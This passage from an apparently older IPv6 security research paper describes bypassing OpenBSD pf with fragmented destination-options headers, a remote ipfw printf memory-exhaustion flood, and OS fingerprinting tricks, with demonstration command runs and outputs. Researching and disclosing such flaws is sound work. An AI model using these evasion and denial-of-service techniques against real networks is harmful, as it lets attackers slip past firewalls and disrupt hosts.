

Figure 12: Memory usage during node information messages flood

8 Firewalling with IPv6

To ensure secure deployment of IPv6 networks, security products like firewalls have to support IPv6 very quickly without any troubles and it is not so easy than it appears. Indeed, thanks to extension headers and other new features, firewalls must not continue to handle IPv6 packets like IPv4. IPv4 header has a well known sized header with some possible well known options and it is particularly easy to find the beginning of the layer 4 header (e.g. TCP) whereas IPv6 header can be followed by one, two, three or more IPv6 extension header(s) making harder the location of the layer 4 header. In this section, we will see that we can easily bypassing/evading firewalls using features offered by IPv6 (e.g. extension headers chaining, end-to-end fragmentation). These possible attacks have been tested against pf, the powerful OpenBSD firewall used by Net, Free, OpenBSD and good old ipfw still used in FreeBSD. These researches were made at the end of this Summer of Code and further investigations must be done.

8.1 Extension headers chaining with fragmentation.

This trick imports and improves the tiny fragmentation attack to IPv6. This IPv4 attack targets especially IDS or IPS and consists by cutting a packet into multiple fragments in order to put the layer 4 header into the second or next fragments. By this way, silly security products will analyze only the first fragment and will accept the entire reassembled packet. With IPv6, thanks to extension headers, it becomes easy to fragment a packet and to put the layer 4 header into the second fragment. To do this we only need an extension header that do nothing and leave the reassembled packet valid. It is the case of the destination options extension header and its padding

feature.

Destination options header carries optional information that is examined by the destination node only. Within this information, we have two options used to ensure a proper alignment that do nothing. These two options are called Pad1 and PadN options. The Pad1 option is used to insert one octet of padding whereas PadN is used if more than one octet of padding is required. So attack is simple. We will split up our packet into two fragments. In the first one, we put the IPv6 header plus the fragmentation and destination extension headers and in the second one, we put the layer 4 header plus payload. In this way we can have a first fragment that fits the IPv6 minimum MTU size with the sensitive data into the second fragment.

After some tests between pf, ipfw and netfilter, it seems that only pf, the OpenBSD firewall, is vulnerable to this attack.

8.1.1 Demonstration

obsd-pf-urb6.py is a python script that implements the fragmentation attack described above. It sends a first fragment with a dummy destination options header filled with enough Pad1 bytes and a second one with an UDP datagram inside. Whenever rules we add into pf, our hidden UDP packet will always hit the concerned userland daemon or will generate an icmpv6 port unreachable if port is closed.

```
gruik#  pfctl -s all | grep inet6
pass in quick on ral0 inet6 proto udp all
gruik#  nc -6 -u -l 5000
(...)
pouik#  nc gruik 5000
GNI
(...)
pouik#  python -i ral0 -d 2001:618:400:8f80:208:a1ff:fe9f:c494
                      -D 00:08:a1:9f:c4:94 -p 5000 -P OWN3D
                      -s 2001:618:400:8f80:208:a1ff:fe9f:c49a
                      -S 00:08:a1:9f:c4:9a
(...)

In both case, string 'GNI' is correctly printed out on gruik box. Now let
us drop anything related to UDP and IPv6.

gruik#  pfctl -s all | grep inet6
block drop in quick on ral0 inet6 proto udp all
gruik#  nc -6 -u -l 5000
(...)
```

```
pouik#  nc gruik 5000
GNI
(...)

With netcat and this UDP dropping rule, nothing is printed
out on gruik box. Our packet has been dropped. Let us now
use our trick.

pouik#  python -i ral0 -d 2001:618:400:8f80:208:a1ff:fe9f:c494
                       -D 00:08:a1:9f:c4:94 -p 5000 -P GNI
                       -s 2001:618:400:8f80:208:a1ff:fe9f:c49a
                       -S 00:08:a1:9f:c4:9a
(...)

And 'GNI' is printed out on our gruik box. pf seems
to have not seen anything.
```

8.2 ipfw printf() memory consumption.

This issue is due to a *kernel land* ***printf()*** that can be triggerred remotely by sending IPv6 packets with an unknown next header field.

ipfw_chk()

```
1  while (ulp == NULL) {
2     switch (proto) {
3     (...)
4     case IPPROTO_TCP:
5     (...)
6     case IPPROTO_FRAGMENT:
7     (...)
8     default:
9        printf("IPFW2: IPV6 - Unknown Extension "
10              "Header(%d), ext_hd=%x\n", proto, ext_hd);
11       if (fw_deny_unknown_exthdrs)
12          return (IP_FW_DENY);
13    (...)
```

At first sight, it seems inoffensive but let's see the graph (figure 13) plotted during a basic isicng attack.

During this attack, around 2000 packets per second were generated and available memory has felt from 90mo to 50mo in less than two minutes. Packets can have a small size (ipv6 header size) allowing us to generate more packets and to trigger more `printf()`s. The same issue occurs in the processing of routing extension headers where a `printf()` is called each time



Figure 13: Huge memory falling due to ipfw

ipfw encounters an unknown routing header type field. ipfw-mem-own.c is a program able to reproduce this behavior.

To fix this issue, we can add a kind of `printf()` rate limit or simply disable these `printf()`. When I have done this test my kern.consmsgbuf_size sysctl variable was set to 8192, so I do not think that tweaking this variable can overcome this issue.

9 OS detection via IPv6

This section discusses new tricks, discovered along this summer of code, on how to glean some informations about a remote node by querying its IPv6 stack. Indeed, IPv6 protocol introduces new features like end-to-end fragmentation, extension headers, icmpv6 and so on and due to a lack of information in RFCs or a miss or poor implementation of them, some OSes that implement IPv6, might respond differently to certain packets.

9.1 An alone fragment

We have seen in section 6.1.11 that only one fragment may be discarded by certain IPv6 products according to its size. For instance, pf does not repond to these kind of packets if their payload size is lower than 32 bytes and if some scrubbing rules are set whereas ipfw drops them whatever their size is without specific rules set. osfp6-alone-fragm.py is a script that implements this fingerprint trick. It sends five icmpv6 echo request messages encapsulated into *alone* fragments with different sizes and print out if node has reponded or not.

```
Demonstration against pf with 'scrub in all' rule set.

pouik#  python osfp6-alone-fragm.py -i ral0
       -d 2001:618:400:8f80:208:a1ff:fe9f:c494
       -s 2001:618:400:8f80:208:a1ff:fe9f:c49a
       -S 00:08:a1:9f:c4:9a -D 00:08:a1:9f:c4:94 -t 1
 + Alone fragment with size 16: NO response
 + Alone fragment with size 32: NO response
 + Alone fragment with size 128: YES, get response
 + Alone fragment with size 512: YES, get response
 + Alone fragment with size 1280: YES, get response
```

9.2 UDP destination port zero

An UDP datagram with a destination port of 0 is illegal and must be rejected immediately. In FreeBSD, this is true for IPv4 but not for IPv6, there is no check made around destination port in `udp6_input()` before calling `in6_pcblookup_hash()` to locate a pcb corresponding to the inbound UDP datagram. If `in6_pcblookup_hash()` does not found any pcb it returns NULL and an icmpv6 port unreachable message is sent in reply to the source node. On the other side, both, OpenBSD and NetBSD drop these kind of packets without sending any icmpv6 error message. This behavior might allow an user to identify a FreeBSD box. osfp6-udp0.py is a script that reproduces this behavior and tells if node has responded or not.

```
Demonstration against a FreeBSD box.

gnuck#  python osfp6-alone-fragm.py -i ral0
       -d 2001:618:400:8f80:208:a1ff:fe9f:c49a
       -s 2001:618:400:8f80:208:a1ff:fe9f:c494
       -S 00:08:a1:9f:c4:94 -D 00:08:a1:9f:c4:9a
 + UDP datagram with dport = 0 sent...
 + I am waiting a response.
 + Get reply from 2001:618:400:8f80:208:a1ff:fe9f:c49a with an icmpv6 type
 136 and code 0.
```

This issue will be probably fixed into future FreeBSD releases.

9.3 Random ID in Fragmentation Header

Identification field in a fragmentation header is an 4 bytes integer generated by the source node in order to identify all packets belonging to the

original packet. By this way, like TCP/ISN implementation, each operating system handles identification field into fragmentation header in different manners, some OSes use a simple *plus one increment* like Windows or Linux whereas other OSes use a strong random number generator like OpenBSD since 3.5 and FreeBSD since RELENG_5. Previous version of KAME used a *plus one increment* started with a random initial identification value controry to Linux and Windows which both start incrementation at zero. With this in mind, an user can guess what OS is running on a remote box by examining identification field into fragmentation extension header. To force a remote node generation fragmented packets we can send oversized echo request messages or use some toobig message to force remote node to insert a fragmentation header to all outbound packets as we have seen in section 6.1.11. osfp6-fragment-id.py is a script that sends plenty of oversized icmpv6 echo request messages and tells fragmentation identification values chosen by the remote node.

Demonstration against a OpenBSD box.

```
pouik#  python osfp6-fragment-id.py -i ral0
            -d 2001:618:400:8f80:208:a1ff:fe9f:c494
            -s 2001:618:400:8f80:208:a1ff:fe9f:c49a
            -S 00:08:a1:9f:c4:9a -D 00:08:a1:9f:c4:94 -n 5
3209224792
3273096041
4121604700
2651977064
2439442071
```

And demonstration against linux-ipv6.org.

```
pouik#  python osfp6-fragment-id.py -i ral0
            -d 2001:200:0:1c01:20f:1fff:fe67:32e9
            -s 2001:618:400:8f80:208:a1ff:fe9f:c49a
            -S 00:08:a1:9f:c4:9a -D 00:08:a1:9f:c4:94 -n 5
16
17
18
19
20
```

Surely a Linux box. ;-)

9.4 Extension headers order

RFC2460 says :

> "IPv6 nodes must accept and attempt to process extension headers in any order and occurring any number of times in the same packet, except for the Hop-by-Hop Options header which is restricted to appear immediately after an IPv6 header only."

In other words, it tells us that an IPv6 packet with a hop-by-hop extension header in second or subsequent position is illegal and must be discarded. Of course, some OSes accept these packets and others send an icmpv6 paramater problem with a pointer field pointing to different locations. For instance, when it receives an icmpv6 echo request with a fragment header followed by a hop-by-hop header, both, USAGI and KAME, reply with an icmpv6 parameter problem but with a pointer field pointing to a different part of the initial icmpv6 message. Indeed, the first one (USAGI) is pointing to the next header field into the fragmentation header whereas the other one (KAME) is pointing to the next header field into the IPv6 header. osfp6-hbh-frag.py is a script that sends this type of packet and prints out what node has responded.

```
Against Linux :
pouik#  python osfp6-hbh-frag.py -i ral0
              -d 2001:200:0:1c01:20f:1fff:fe67:32e9
              -s 2001:618:400:8f80:208:a1ff:fe9f:c49a
              -S 00:08:a1:9f:c4:9a -D 00:08:a1:9f:c4:94
 + received param prob with pointer = 40

Against OpenBSD :
pouik#  python osfp6-hbh-frag.py -i ral0
              -d 2001:618:400:8f80:208:a1ff:fe9f:c494
              -s 2001:618:400:8f80:208:a1ff:fe9f:c49a
              -S 00:08:a1:9f:c4:9a -D 00:08:a1:9f:c4:94
 + received param prob with pointer = 6
```

I am pretty sure there are several other malformed packets to which OSes will respond with an icmpv6 parameter problem messages with a pointer field pointing to different locations. These kind of packets can be revealed with isicng. In fact, you launch isicng against different IPv6 stacks with the same amount of packets ('-r'), you save packets generated (or not) by the different OSes then in this way, you should be able spot the differences.

9.5 Other issues

This section has introduced only few alternative methods to determine an OS remotely based on the IPv6 protocol, further investigations must be

made in other products and in other parts of the IPv6 stack. In the future, we will be able to fingerprint PDA, cellphone, fridge...

10 Conclusion

This paper has described researches made around IPv6 security during this google Summer of Code. It has pointed out some security issues from the inherit protocol to the IPv6 stack internals in a way that readers can now answer the question previously asked in introduction "Is IPv6 security much like than IPv4 security ?". My researches do not cease with this google Summer of Code, indeed, I plan to continue to explore other interesting parts of IPv6 like Mobility, Firewalling and also IPsec. May be another paper without silly grammar and vocabulary errors will follow this one. ;-)

References

[RFC2460] Internet Protocol, Version 6 (IPv6) Specification

[RFC2463] ICMP for the Internet Protocol Version 6 (IPv6)

[RFC3542] Advanced Sockets Application Program Interface (API) for IPv6

[RFC3971] SEcure Neighbor Discovery

[IPv6Ess] IPv6 Essentials by Silvia Hagen *O'reilly*

[ScHandbk] The Shellcoder's Handbook *Wiley edition*

[TCPIPInt] TCP/IP Illustrated Implementation *AddisonWesley edition*